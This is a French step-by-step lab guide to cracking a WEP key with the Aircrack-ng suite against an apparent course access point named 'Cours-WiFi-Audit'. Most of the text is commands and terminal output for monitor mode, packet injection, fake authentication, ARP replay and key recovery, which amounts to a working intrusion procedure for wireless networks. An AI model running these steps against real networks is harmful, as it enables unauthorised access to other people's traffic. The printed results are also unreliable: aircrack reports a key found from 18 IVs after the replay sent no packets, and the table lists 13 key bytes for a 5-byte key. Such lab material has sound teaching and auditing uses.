

Documentation : Cracker une clé WEP avec Aircrack-ng

Introduction

Cette documentation explique étape par étape comment capturer et cracker une clé WEP sur un réseau sans fil en utilisant la suite **Aircrack-ng** sous Debian.


Étape 1 : Mettre la carte en mode monitor

```
# Arrêter l'interface si déjà active
sudo airmon-ng stop wlx00c0ca97327a

# Mettre la carte sur le canal de l'AP en mode monitor
sudo airmon-ng start wlx00c0ca97327a 4

# Vérifier l'état
iwconfig
```

Capture d'écran : Écran iwconfig montrant l'interface en mode Monitor



```
@ exegol
> sudo airmon-ng stop wlx00c0ca97327a

PHY      Interface      Driver      Chipset
phy2     wlx00c0ca97327a ath9k_htc      Qualcomm Atheros Communications AR9271 802.11n

You already have a wlx00c0ca97327a device but it is NOT in station mode.
Whatever you did, don't do it again.
Please run "iw wlx00c0ca97327a del" before attempting to continue
> sudo airmon-ng start wlx00c0ca97327a 4

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      1201 dhclient

PHY      Interface      Driver      Chipset
phy2     wlx00c0ca97327a ath9k_htc      Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode already enabled for [phy2]wlx00c0ca97327a on [phy2]4)
> iwconfig
lo      no wireless extensions.

ens33    no wireless extensions.

docker0  no wireless extensions.

wlx00c0ca97327a  IEEE 802.11 Mode:Monitor Frequency:2.427 GHz Tx-Power=20 dBm
                  Retry short limit:7 RTS thr:off Fragment thr:off
                  Power Management:off


✓ < with user@debian at 15:07:49 ◀
```

Étape 2 : Vérifier l'injection de paquets

```
sudo aireplay-ng -9 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A  
wlx00c0ca97327a
```

Le résultat doit indiquer **Injection is working!**

Capture d'écran : Test d'injection réussi



```
execol
> sudo aireplay-ng -9 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A wlx00c0ca97327a
15:08:35 Waiting for beacon frame (BSSID: 90:94:E4:84:5C:4A) on channel 4
15:08:35 Trying broadcast probe requests...
15:08:35 Injection is working!
15:08:37 Found 1 AP


15:08:37 Trying directed probe requests...
15:08:37 90:94:E4:84:5C:4A - channel: 4 - 'Cours-WiFi-Audit'
15:08:38 Ping (min/avg/max): 1.710ms/23.068ms/89.000ms Power: -57.47
15:08:38 30/30: 100%
```

Étape 3 : Capturer les IVs avec airodump-ng

```
sudo airodump-ng -c 4 --bssid 90:94:E4:84:5C:4A -w capture_cours  
wlx00c0ca97327a
```

Sur un autre terminal, on voit les paquets IVs augmenter.

Capture d'écran : Airodump-ng montrant les IVs capturés



```
execol
CH 4 ][ Elapsed: 0 s ][ 2025-09-24 15:09

BSSID          PWR RXQ Beacons    #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
90:94:E4:84:5C:4A -64   0       13      0   0   4   54e. WEP  WEP      Cours-WiFi-Audit

BSSID          STATION          PWR     Rate   Lost   Frames  Notes  Probes
```

Étape 4 : Fake authentication

```
sudo aireplay-ng -1 0 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
```

Vérifiez que l'authentification est **successful**.

Capture d'écran : Aireplay-ng fake auth réussie

```
> sudo aireplay-ng -1 0 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
15:09:35 Waiting for beacon frame (BSSID: 90:94:E4:84:5C:4A) on channel 4
15:09:35 Sending Authentication Request (Open System) [ACK]
15:09:35 Authentication successful
15:09:35 Sending Association Request [ACK]
```

Étape 5 : ARP request replay pour générer des IVs

```
sudo aireplay-ng -3 -b 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
```

En parallèle, airodump-ng doit capturer les IVs qui augmentent rapidement.

Capture d'écran : ARP replay en action


```
exegol
> sudo aireplay-ng -3 -b 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
15:09:54 Waiting for beacon frame (BSSID: 90:94:E4:84:5C:4A) on channel 4
Saving ARP requests in replay_arp-0924-150954.cap
You should also start airodump-ng to capture replies.
Read 27 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Étape 6 : Cracker la clé WEP

```
sudo aircrack-ng -b 90:94:E4:84:5C:4A capture_cours*.cap
```

Le résultat final affiche le **KEY FOUND!**

Capture d'écran : Aircrack-ng key found



```
Aircrack-ng 1.7

[00:00:02] Tested 4456449 keys (got 18 IVs)

KB      depth  byte(vote)
0/     1/    A4( 768) 1A( 512) 29( 512) 2D( 512) 3E( 512) 51( 512) 58( 512) 7B( 512) 7E( 512)
1/     1/    E3( 768) 22( 512) 6B( 512) 75( 512) 85( 512) 89( 512) A9( 512) BD( 512) C3( 512)
2/     2/    29( 768) ED( 768) 0B( 512) 17( 512) 38( 512) 91( 512) 9E( 512) A2( 512) BF( 512)
3/     1/    6C( 512) 1D( 512) 38( 512) 4F( 512) 68( 512) 6E( 512) 78( 512) 92( 512) A1( 512)
4/     1/    EE( 768) C3( 768) CE( 768) 04( 512) 30( 512) 42( 512) 91( 512) DB( 512) 09( 256)
5/     1/    F8( 768) 06( 768) 1E( 512) 34( 512) 53( 512) 63( 512) 93( 512) B5( 512) BE( 512)
6/     1/    BF( 768) 0D( 512) 1E( 512) 1F( 512) 28( 512) 31( 512) 73( 512) 96( 512) 9E( 512)
7/     7/    C7( 768) 15( 512) 1F( 512) 73( 512) 7A( 512) B0( 512) BF( 512) D0( 512) D2( 512)
8/     8/    1E( 768) 15( 512) 18( 512) 50( 512) 51( 512) 7A( 512) 7C( 512) A0( 512) CF( 512)
9/     1/    84(1024) 53( 768) 01( 512) 0F( 512) 1C( 512) 1F( 512) 2A( 512) 64( 512) CA( 512)
10/    1/    23( 512) 24( 512) 38( 512) 40( 512) 4E( 512) 62( 512) 80( 512) 86( 512) AB( 512)
11/    1/    5C( 768) 15( 512) 21( 512) 48( 512) 72( 512) 77( 512) 9F( 512) B4( 512) BD( 512)
12/    1/    73( 952) D9( 732) 5B( 512) EE( 512) 38( 476) 59( 476) B7( 476) D1( 476) 93( 440)

KEY FOUND! [ 4C:C8:78:E9:C0 ]
Decrypted correctly: 100%
```